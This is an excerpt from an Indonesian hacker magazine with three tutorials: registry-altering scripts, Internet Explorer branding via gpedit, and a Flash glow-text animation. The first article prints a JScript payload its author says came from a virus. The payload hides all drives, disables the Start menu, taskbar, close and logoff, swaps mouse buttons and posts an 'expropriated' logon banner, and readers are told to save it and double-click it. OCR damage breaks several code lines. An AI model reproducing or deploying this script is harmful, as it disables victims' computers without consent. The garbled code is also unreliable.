Tulisan ini berawal ketika komputer saya sedang terkena virus. Namun saya tidak ambil pusing, karena pusing tidak akan bisa ngilangi virus, betul?...Virus ini menyerang regedit, padahal sudah saya "disable" regeditnya, namun tetap bisa diserang. Yah, itulah kekurangan dari regedit yang hanya di disable.

Bagaimana cara "dia" membobol regedit yang di disable??

Mungkin cara ini udah banyak yang tau, tapi bagi yang belum tau lanjut aja baca nya...OK....

Langsung aja yah....

Aha...ini dia.....

Dibawah Ini adalah potongan script yang menyerang regedit, yang saya ambil dari virus tadi:

-----Copy script di bawah ini-----

// Program Mengubah Regedit // Nama Program: virus\_regedit.js

var natan = WScript.CreateObject("WScript.Shell");

natan.RegWrite("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System\\DisableR egistryTools","0");

natan.RegWrite("HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Winlogon\\LegalNoticeCaption", "::Peri\_Kecil::");

natan.RegWrite("HKCU\\Software\\Microsoft\\Internet Explorer\\Main\\Window Title","::Peri\_Kecil::"); natan.RegWrite("HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Winlogon\\LegalNoticeText", "Your Computer Has Been Expropriated by .::Peri\_Kecil::.");


**X - C O D E** | issue#9

```
natan.RegWrite("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\NoDeskt
natan.RegWrite("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\NoSetTa
skbar","1");
natan.RegWrite("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\NoTrayC
ontextMenu","1");
natan.RegWrite("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\NoView
ContextMenu","1");
natan.RegWrite("HKCR\\CLSID\\{645FF040-5081-101B-9F08-00AA002F954E)\\Default value","Peri_Kecil");
natan.RegWrite("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\NoClose
","1");
natan.RegWrite("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\NoLogO
ff","01 00 00 00");
natan.RegWrite("HKLM\\SOFTWARE\\\Microsoft\\WindowsNT\\CurrentVersion\\Winlogon\\SpecialAcc
ounts\\UserList","1");
natan. RegWrite ("HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoStart
Menu","1");
natan.RegWrite("HKCU\\Control Panel\\Desktop\\WindowMetrics\\Shell","2");
natan.RegWrite("HKCU\\Control Panel\\Mouse\\SwapMouseButtons","1");
natan.RegWrite("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\NoDrives
","67108863");
natan.RegWrite("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\NoStart
MenuEjectPC","1");
           -----Paste di notepad------
Kemudian "save as" dengan ext. *.js .contoh : mengubahregedit.js
Kalo mau di coba, doubleklik aja file yang udah disave tadi.
Dan lihat hasilnya. Namun ada beberapa perintah yang dituliskan di atas yang hasilnya
akan terlihat jika kita sudah me-restart komputernya.
Oia..ada cara lain.
Yaitu dengan cara membuat sebuah program pengaktifan dan penonaktifan regedit.
Begini caranya:
        -----Copy script di bawah ini-----
// Program Regedit
// Nama Program: regedit.js
var vbCancel = 2;
var vbYesNoCancel = 3;
var vbYes = 6;
var vbNo = 7;
var vbQuestion = 32;
var vbInformation = 64;
var natan = WScript.CreateObject("WScript.Shell");
var pesan1 = "Pilihan Pengaman Regedit:\n\n"+
       "[Yes] untuk Nonaktifkan Regedit.\n"+
"[No] untuk Aktifkan Regedit.\n"+
"[Cancel] untuk Keluar.\n\n"+
"[.::Peri_Kecil::.]\n\n"+
"-> Nonaktifkan Regedit sekarang?"
var tanya = natan.popup(pesan1,0,"Pengaman Regedit",vbYesNoCancel+
vbQuestion);
if (tanya == vbYes)
{
natan.RegWrite("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion"+
"\\Policies\\System\\DisableRegistryTools",1,"REG_DWORD");
pesan2 = "Regedit Dinonaktifkan!"
natan.popup(pesan2,0,"Pengaman Regedit",vbInformation);
else if (tanya == vbNo)
natan.RegWrite("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion"+
"\\Policies\\System\\DisableRegistryTools",0,"REG_DWORD");
pesan3 = "Regedit Diaktifkan!"
natan.popup(pesan3,0,"Pengaman Regedit",vbInformation);
```

**X - C O D E** | issue#9 - **66 -**

```
else
{
natan.popup("Terima Kasih.Thank You.Danke.",0,"Pengaman Regedit",vbInformation);
}
------Paste di notepad------
```

- Kemudian "save as" dengan ext. \*.js .contoh : regedit.js
- Doubleklik/open aja file yang udah disave tadi.



- Dan hasilnya akan seperti ini:
- klik "Yes" untuk nonaktifkan regedit dan Klik "No" untuk Aktifkan regedit.
- Dalam hal ini kita klik "No" aja agar bisa mengubah isi regedit.
- Kemudian buka program "RUN" ketikkan "regedit" tanpa tanda petik, klik OK.
- Taratatratatatata..... Regedit nya bisa di buka.
- Dan silahkan merubah isinya sesuka anda.

Yeah..demikianlah yang bisa saya berikan buat kalian semuaaaaa. Gunakanlah dengan sebaik-baiknya.

Penulis tidak bertanggung jawab atas penyalah gunaan artikel ini.

# Thanks to:

- -Allah SWT
- -Orang tua
- -Komputer yang apa adanya
- -Dan musik-musik yang menemani saya

(Peri\_Kecil2008@yahoo.com)



\_Peri\_Kecil\_

**X - C O D E** | issue#9 - **67 -**

# Mengubah Tampilan Internet Explorer




Penulis: 5un4rd0

Halo X-Code'ers... mungkin udah banyak yang udah bisa merubah tampilan Internet Explorer( tentunya buat para pemakai windows...).Sory buat yang udah master....This is just for newbie like me...Sekali lagi sori kalo kalimat-kalimat gw agak kaku. Harap maklum, ini tulisan pertama gw buat X-Code.

Biar ga penasaran, baca the artikel ini sampai siap( kalo ga setuju, silahkan jangan dibaca...).

Gw tahu trik sederhana ini pas waktu gw pengen ngeformat harddisk external gw(udah lama banget....sekitar 2 tahun-an). Waktu itu cuman satu partisi dan gw maunya jadi dua partisi. Gw ingat utilitas windows yang bisa digunakan buat membagi partisi. Tapi gw lupa. Seingat gw berekstensi .msc. terakshir saya search aja. Hasilnya seperti tampilan dibawah ini :




Iseng-iseng saya cobain semuanya dech...(betul-betul kurang kerjaan deh...).Dan tulisan ini adalah pengalaman gw ngeksplor!!!


To the point aja...Kita akan mencoba memodif IE dengan manual. Ga perlu takut bagi anda yang masih newbie. Ga cuma para master yang bisa...:-)

Untuk jelasnya coba lihat perbandingan dua tampilan IE berikut:

**X - C O D E** | issue#9 - **68 -**



Gbr1. Tampilan Internet Explorer asli



Gbr2. Tampilan Internet Explorere hasil modifkasi

Langkah-langkahnya berikut ini:

- Klik start>run ato windows key logo + r.
- Ketikkan "gpedit.msc" tekan Enter.
- Go to User Configuration\Windows Settings\Internet Explorer Maintenance\Browser User Interface.
- Pertama kita pilih Browser title, masukkan nama sesukamu.
- Kemudian *Custom logo*, masukkan gambar berformat bitmap 16 atau 256 Color Bitmap berukuran 22x22 dan 32x32.
- Untuk merubah bg Toolbar klik "Browser Toolbar Cutomizations", pilih customize toolbar background dan browse imej kamu.

setelah itu buka IE kamu.....and see the result... Siip kan...

Regards,

5un4rd0

**X - C O D E** | issue#9 - **69 -**

# MEMBUAT EFEK ANIMASI TEKS GLOW DENGAN MENGGUNAKAN FLASH



by: andankz (prf\_andang@yahoo.co.id)


Flash merupakan software design yang digemari banyak orang untuk membuat presentasi, web, dan bahkan animasi film kartun. Software ini dikeluarkan oleh Macromedia hingga sampai versi 8. Kemudian pada tahun 2006 perusahaan software besar Adobe membelinya, sehingga keluarlah versi terbaru Adobe Flash CS3 Profesional.

- 1. Buka Flashnya...(ya iyalah 🙂)
- 2. Buat file baru, "File > New" lalu pilih Action Script 2.0


Sebenernya ga masalah sih mo pake Action Script berapa ja, coz disini kita buatnya ga pake Action Script. Tapi saya lebih cocok dengan Action Script 2.0

3. Di tab Properties bawah, atur Stage dengan size dan background terserah kalian

Disini saya atur sizenya 400x500 px dengan Background hitam. Oiya, Frame Ratenya dibuat 24 fps (semakin banyak animasinya semakin cepet, ga keliatan patah2)




4. Buat sebuah teks pake Teks Tool  $\begin{bmatrix} T \end{bmatrix}$ , pada frame 1. Atur propertiesnya



**X - C O D E** | issue#9 - **70** -

5. Klik kanan pada teks yang kalian buat tadi, lalu pilih Convert to Symbol




6. Beri nama dan pilih type: Movie Clip > OK



Sekarang Teks tadi sudah jadi objek MovieClip. Jadi kalo mau mengubah caranya klik 2x pada teks itu. Sehingga masuk ke objeknya langsung (Symbol 1). Jangan lupa kalo sudah, keluar lagi ke scene 1 dengan mengklik Scene 1




- 7. Pastikan sekarang ada diposisi Scene 1. Klik kanan pada frame 40 > pilih Insert Keyframe
- 8. Klik frame 1, lalu klik pada objeck teks tadi. Pada tab properties ubah Colornya menjadi Alpha, dengan alpha mount 0%. Sehingga tampak teks tadi menghilang




**X - C O D E** | issue#9 - **71** -

9. Sekarang kita mulai pake efeknya. Klik frame 40, lalu klik pada objeck teks.
Pilih tab Filters, tekan lalu pilih Glow



10. Atur seperti dibawah ini. Klik tanda gembok antara BlurX dan BlurY sehingga BlurX dapat kita atur berbeda dengan BlurY




Sehingga akan tampak seperti ini




Haha... it's very very cool baby... ⊕

11. Tenang belum selesai. Sekarang klik kanan frame 1 > pilih Copy Frames




**X-CODE** | issue#9 - **72** -

# 12. Klik kanan frame 105 > Pilih Paste Frames




# 13. Saatnya meng"animasi"kan...! Let's do it


Klik kanan pada frame 1 > pilih Create Motion Tween



Sehingga akan tampak seperti ini



# 14. Ulangi langkah 13 pada frame 40



**X - C O D E** | issue#9 - **73** -

# 15. Save pekerjaan kalian (sebelum lampu mati.. ©). Lalu tekan Ctrl + Enter

# 16. Binggo... © Awesome



## Kritik, saran, dan pertanyaan kirim ke:

prf\_andang@yahoo.co.id

# Special Thanks to:

- Allah SWT, Muhammad SAW, keluarga & sahabat2nya
- MyParents
- MyCompiez
- Yogyafree
- Imhal, ash\_dSlasherX, Sukma (ArjunaPencariCinta), "d" (Tetaplah menjadi bintang di Langit), Pam2z, D3ddY, Eni, P1tunk, Rindank, R4K4
- dan semua teman2ku yang tak bisa saya sebut satu persatu, serta penggemar design diseluruh Indonesia

------MAJU TERUS INDONESIAKU------

#### **Profile:**



Nick: andankz

TTL: Semarang, xx September 1987

Compy: Intel P4 2.0 GHz, 512 Mb DDRam, 40 Gb

HDD, 128 Mb ATI 9250

**Hobby :** Gaming, programming, baca Novel, making poem, design, and listening music

**X - C O D E** | issue#9 - **74** -

# Ketentuan menjadi penulis X-Code Magazine



#### Isi materi:

- o Kategori Komputer umum
- o Kategori Pemograman
- o Kategori Hacking Windows / Linux / FreeBSD / OpenBSD / BeOS Etc
- o Kategori Cracking
- o Kategori Phreaking

## Kirimkan tulisan anda dengan:

o Filetype:.Doc

o Page Setup: Paper size = Letter

o Line spacing: single

o Font: Century Gothic, size Judul = 22 dan paragraph = 12

# Kirimkan tulisan anda ke Redaksi X-Code Magazine:

[1] yk\_family\_code@yahoo.com

[2]ferdianelli@yahoo.com

Subject: Tutorial untuk X-Code 10(Judul artikel anda)

Attachment: JudulTutorAnda.zip atau tutorJudul.rar (pilih salah satu format). Anda boleh menyertakan source code ke dalam file zip

Artikel akan diseleksi. Jika sesuai dengan kriteria, maka kami akan memasang artikel anda di X-Code Magazine 10.

Terima kasih atas perhatiannya.